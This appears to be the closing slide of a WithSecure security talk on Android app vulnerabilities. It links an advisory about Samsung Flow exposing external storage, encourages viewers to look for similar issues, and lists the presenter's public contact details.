  - https://labs.withsecure.com/advisories/samsung-flow-any-app-can-read-the-external-storage/
- You now have **all the tools** to look for this type of issues yourself!
  - Well, you'd need a target device…
  - But the rest is just practise!

Keep in touch!

- e-mail: milosz.gaczkowski@withsecure.com
- Twitter: @cyberMilosz
- LinkedIn: https://www.linkedin.com/in/milosz-gaczkowski/

W/TH secure

WITH®

secure